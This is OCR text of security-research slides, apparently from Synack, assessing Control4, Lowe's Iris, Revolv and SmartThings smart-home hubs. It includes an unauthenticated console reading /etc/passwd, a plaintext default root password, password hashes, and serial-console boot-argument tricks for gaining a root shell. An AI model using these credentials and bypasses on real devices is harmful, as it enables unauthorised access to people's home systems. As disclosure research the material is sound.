
- cert pinning used
- hard to test all functionality, didn't have a valid license
- creds stored in keychain

- https used for cloud comms
- users told to firewall devices, still some accessible online

Synack

Control4 HC-250

webserver (why?)



Synack

Control4 HC-250

custom console - port 5800

C:\Windows\system32\cmd.exe - ncat -v 172.16.0.3 5800

```
C:\Users\admin>ncat -v 172.16.0.3 5800
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Connected to 172.16.0.3:5800.
help
help          Help (this command).
status        Get enabled/disabled status.
quit          Quit the session.
date          Get/set date (MM/DD/YYYY).
time          Get/set time (HH:MM:SS).
timezone      Get/set timezone (zone name).
timezones     Get list of timezones.
enable        Enable daemon.
disable       Disable daemon.
ntp           NTP daemon (start|stop|restart|config_client|config_director|config
_alt).
ntpsync       NTP Synchronize
oldupdate     Update pre 1.3 release system
version       Get package versions.
reboot        Reboot machine.
suspend       Stop daemon.
resume        Start daemon.
nice          Renice a daemon.
net           Network configuration (see net help).
kill          Kill daemon
shutdown      Kill all daemons without restarting
restart       Restart all enabled processes.
sysinfo       Get system info (XML result).
procpoll      Get process info (XML result).
syslog        Configure logging.
tail          Tail a file.
whoami        Return IP of this connection.
cert          Get certificate details.
OK
```

Synack

Control4 HC-250

custom console - port 5800

C:\Windows\system32\cmd.exe - ncat -v 172.16.0.3 5800

```
C:\Users\admin>ncat -v 172.16.0.3 5800
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Connected to 172.16.0.3:5800.
tail /etc/passwd
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/:
nobody:*:99:99:Nobody:/:
remote:$1$Gu8ZMgrI$CaNfSruY9FY/kBI3cEH9J1:1000:1000:Control4:/:/bin/false
```

Synack


Control4 HC-250

serial console

- can’t drop to uboot
- boot to shell
- login with default

  root password:

  t0talc0ntr0l4!



FCC ID

R33C4HC250

Synack

Control4 HC-250

serial console

COM4:115200baud - Tera Term VT

File Edit Setup Control Window Help


```
Texas Instruments X-Loader 1.51-13.10 (Apr 10 2012 - 16:45:59)
Board: 5
Booting from nand . . .
Starting OS Bootloader...


U-Boot 2011.0320.19 (Apr 10 2012 - 16:45:41)

OMAP36XX/37XX-GP ES2.1, CPU-OPP2, L3-165MHz, Max CPU Clock 1 Ghz
OMAP3 EVM board + LPDDR/NAND
I2C:   ready
DRAM:  512 MiB
NAND:  512 MiB
BBT:   page 262080, vers 0x01
BBT:   page 262016, vers 0x01
In:    serial
Out:   serial
Err:   serial
Board: 5
Net:   smc911x-0
Control4 U-Boot - v2011.03-20.19
Running Bootsystem 0

Loading from NAND 512MiB 1.8V 16-bit, offset 0x2c0000
   Image Name:   Linux-2.6.32-38.36
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    2284048 Bytes = 2.2 MiB
   Load Address: 80008000
   Entry Point:  80008000
## Booting kernel from Legacy Image at 80007fc0 ...
   Image Name:   Linux-2.6.32-38.36
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    2284048 Bytes = 2.2 MiB
   Load Address: 80008000
   Entry Point:  80008000
   Verifying Checksum ... OK
   Loading Kernel Image ... OK
```

Synack

LOWES IRIS

Findings

- built on top of the alertme.com platform
- serial console accessible
- overall quite secure



- none

LOWES IRIS

Findings

- no cert pinning
- creds stored in keychain


- SSL certs properly validated
- uses alertme.com cloud

LOWES IRIS
serial console

- “halt” to stop boot
- update boot args
- update root password
- reboot to init
- or: root / <blank>

FCC ID

WJHMH11




Synack

LOWES IRIS
serial console

```
configure linuxCmd console=ttyAM0,115200 root=/dev/mtdblock3 rootfstype=yaffs2,ext2 panic=5 init=/bin/sh
bootapp
```

type “halt” first or boot will continue after a few seconds.


115200 baud



Synack

REVOLV
Findings

- support reverse SSH tunnel
- firmware is amazing
- 6 (or more) debug / jtag ports
- lots of open tcp ports
- like a CTF all in one device!



- none?

REVOLV

Findings

- some non-critical comms over http
- device creds stored in a sqlite db
- no cert pinning
- api keys (pubnub, etc)
- flashlight pairing is awesome

- comms encrypted
- crazy custom protocol implemented in java
- who owns the cloud now?

Synack

REVOLV

ctf starts now...

root:6A1ofy6rU$r/BCuhgQCjx1kJdOy3Kpnx5f0l8EfE0QEkh9f5XMX0v5RO3U7HP30uOvB94.1evzQRC0B6y7zJzbzwd7s/16007:0999997

only useful for serial console


https://s3.amazonaws.com/firmware.revolv.com/hub-v3.0/1.4.17/upgrade.sh

firmware linked to from here

Synack

REVOLV

look at all those radios!




Synack

REVOLV

serial console

- modify uboot args
- boot to shell
- update root password
- reboot to init



FCC ID?

2AAITJARVIS1

Synack

REVOLV
serial console

```
setenv optargs init=/bin/sh
boot
mount -t proc p /proc
mount / -o remount,rw
```

Change the root pass, or just add your pub key for SSH login

115200 baud

COM5:115200baud - Tera Term VT

File Edit Setup Control Window Help


```
U-Boot# printenv
autoload=yes
baudrate=115200
bootargs_defaults=setenv bootargs console=${console} ${optargs}
bootcmd=if mmc dev ${mmc_dev}; then echo SD/MMC found on device ${mmc_dev};led red on;if run loadbootenv; then ech
o Loaded environment from ${bootenv};run importbootenv;fi;if test -n $uenvcmd; then echo Running uenvcmd ...;run u
envcmd;fi;run mmc_select_boot_part;if run mmc_load_uimage_ext4; then run mmc_args;bootm ${kloadaddr};fi;fi;run nan
d_boot;
bootdelay=1
bootenv=uEnv.txt
bootfile=uImage
console=ttyO0,115200n8
ethact=cpsw
ethaddr=c8:a0:30:97:21:d1
importbootenv=echo Importing environment from mmc ...; env import -t $loadaddr $filesize
ip_method=none
kloadaddr=0x80007fc0
loadaddr=0x82000000
loadbootenv=fatload mmc ${mmc_dev} ${loadaddr} ${bootenv}
mmc_args=run bootargs_defaults;setenv bootargs ${bootargs} root=${mmc_root}p${mmc_boot_part} ro rootfstype=${mmc_r
oot_fs_type} ip=${ip_method}
mmc_boot=mmc dev ${mmc_dev}; run mmc_args; run mmc_load_uimage_ext4; bootm ${kloadaddr}
mmc_boot_part=${mmc_root_part}
mmc_dev=0
mmc_factory_part=2
mmc_load_uimage=fatload mmc ${mmc_dev}:1 ${kloadaddr} ${bootfile}
mmc_load_uimage_ext4=if ext4load mmc ${mmc_dev}:${mmc_boot_part} ${kloadaddr} /boot/${bootfile}; then echo Loaded
kernel from partition ${mmc_boot_part}; else if ext4load mmc ${mmc_dev}:${mmc_factory_part} ${kloadaddr} /boot/${b
ootfile}; then echo Loaded kernel from partition ${mmc_factory_part}; setenv mmc_boot_part ${mmc_factory_part}; el
se echo Unable to load kernel from partition ${mmc_boot_part} or ${mmc_factory_part}; fi; fi
mmc_root=/dev/mmcblk0
mmc_root_fs_type=ext4 rootwait
mmc_root_part=6
mmc_root_part2=6
mmc_select_boot_part=if gpio input 59; then setenv mmc_boot_part ${mmc_factory_part}; else run mmc_update_check; i
f test ${mmc_update_attempts} -gt 0; then echo Update ${mmc_update_attempts} attempts; setenv mmc_boot_part ${mmc_
update_part}; else setenv mmc_boot_part ${mmc_root_part}; fi; fi
mmc_update_attempts=0
mmc_update_check=if test ${mmc_update_attempts} -gt 0; then if test ${mmc_update_attempts} -eq 1; then setenv mmc_
update_state fail; setenv mmc_update_attempts 0; else if test ${mmc_update_attempts} -eq 2; then setenv mmc_update
_attempts 1; else if test ${mmc_update_attempts} -eq 3; then setenv mmc_update_attempts 2; else if test ${mmc_upda
te_attempts} -eq 4; then setenv mmc_update_attempts 3; else if test ${mmc_update_attempts} -eq 5; then setenv mmc_
update_attempts 4; else if test ${mmc_update_attempts} -eq 6; then setenv mmc_update_attempts 5; else setenv mmc_u
pdate_attempts 6; fi; fi; fi; fi; fi; fi; saveenv; fi
mmc_update_part=6
```

Synack

SMARTTHINGS

Findings

- no obvious serial console
- PIC programming port locked
- telnet server accessible (fixed?)
- old versions did not verify SSL certs
- seems quite locked down



- none?

SMARTTHINGS

Findings

